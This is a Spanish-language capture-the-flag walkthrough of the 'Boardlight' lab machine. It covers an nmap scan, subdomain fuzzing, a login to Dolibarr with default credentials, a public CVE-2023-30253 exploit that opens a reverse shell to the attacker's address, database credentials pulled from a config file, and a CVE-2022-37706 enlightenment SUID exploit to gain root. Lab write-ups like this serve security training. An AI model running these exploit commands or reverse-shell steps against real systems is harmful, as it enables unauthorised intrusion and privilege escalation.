


Boarlight- Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDH0dV4gtJNo8ixEEBDxhUIId6Pc/8i
u5nXTQTy1c9CLbQfaYvFjnZrR3NQ6Hw7ih5u3mEjJngP+Sq+dpzUcnFe1BekvBPrxdAJw
2q34cu1Jo/1oPV1UFsvcwaKJuxBKozH+VA0F9hyriPKjsvTRCbkFjweLxCib5phagHu6K
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
|   256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILHj/lr3X40pR3k9+uYJk4oSjdULCK0
80/tcp    open  http      syn-ack ttl 63    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver que contiene el puerto 80 de la maquina victima:



Localizamos un dominio:

```
info@board.htb
```

Lo añadimos al archivo "/etc/hosts" pero vemos que no se esta aplicando virtual hosting en ese dominio. Vamos a fuzzer para buscar posibles subdominios con la herramienta "wfuzz":


```
(kali@kali)~[~/Downloads]
$ wfuzz -c --hl 517 -t 100 -w /usr/share/wordlists/SecLists/Discov

*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****


Target: http://10.10.11.11/
Total requests: 114441

=====
ID           Response    Lines   Word    Chars   Payload
=====
000000072:  200         149 L    504 W    6360 Ch  "crm"
```


Encontramos el subdominio "crm", lo añadimos al archivo "/etc/hosts" y vamos a ver que contiene:



Tenemos un panel de login del servicio "Dolibarr" con la version "17.0.0". Con las credenciales "admin:admin" estamos dentro:



Vamos a buscar algun exploit en github:



Este exploit inicia sesion en "Dolibarr", crea una pagina que contiene un archivo php malicioso que te entabla una reverse shell. Vamos a ejecutarlo:

```
(kali@kali)-[~/Downloads/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
$ python3 exploit.py http://crm.board.htb admin admin 10.10.14.11 1234
[*] Trying authentication ...
[**] Login: admin
[**] Password: admin
[*] Trying created site ...
[*] Trying created page ...
[*] Trying editing page and call reverse shell ... Press Ctrl+C after successful connection
[!] If you have not received the shell, please check your login and password
```

Nos llega la conexion por netcat:

```
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.11] 58558
bash: cannot set terminal process group (892): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

ESCALADA DE PRIVILEGIOS

En el archivo de la ruta "/var/www/html/crm.board.htb/htdocs/conf/conf.php" encontramos unas credenciales

```
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023 !!';
```

Vamos a probar si valen para el usuario larissa:

```
larissa@boardlight:/$ whoami
larissa
```

Vamos a ver los archivos que podemos ejecutar como SUID:

```
larissa@boardlight:/$ find / -perm /4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/Utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/Utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/Utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
```


Muchos hacen referencia al binario "enlightenment" vamos a ver la version:

```
larissa@boardlight:/$ enlightenment -version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00004 [0.00003] - Signal Trap
ESTART: 0.00005 [0.00001] - Signal Trap Done
ESTART: 0.00006 [0.00001] - Eina Init
ESTART: 0.00028 [0.00022] - Eina Init Done
ESTART: 0.00029 [0.00001] - Determine Prefix
ESTART: 0.00039 [0.00010] - Determine Prefix Done
ESTART: 0.00040 [0.00001] - Environment Variables
ESTART: 0.00040 [0.00001] - Environment Variables Done
ESTART: 0.00041 [0.00000] - Parse Arguments
Version: 0.23.1
```

Buscamos exploits para esa version:

enlightenment 0.23.1 exploit

Todo Videos Imágenes Noticias Web Libros Finanzas



GitHub

https://github.com > MaherAzzouzi · Traducir esta página

MaherAzzouzi/CVE-2022-37706-LPE-exploit

A reliable exploit + write-up to elevate privileges to root. (Tested on Ubuntu 22.04) - MaherAzzouzi/CVE-2022-37706-LPE-exploit.

Lo ejecutamos y conseguimos una bash con el usuario root:

```
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file ...
[*] This may take few seconds ...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/..tmp/: can't find in /etc/fstab.
# whoami
root
```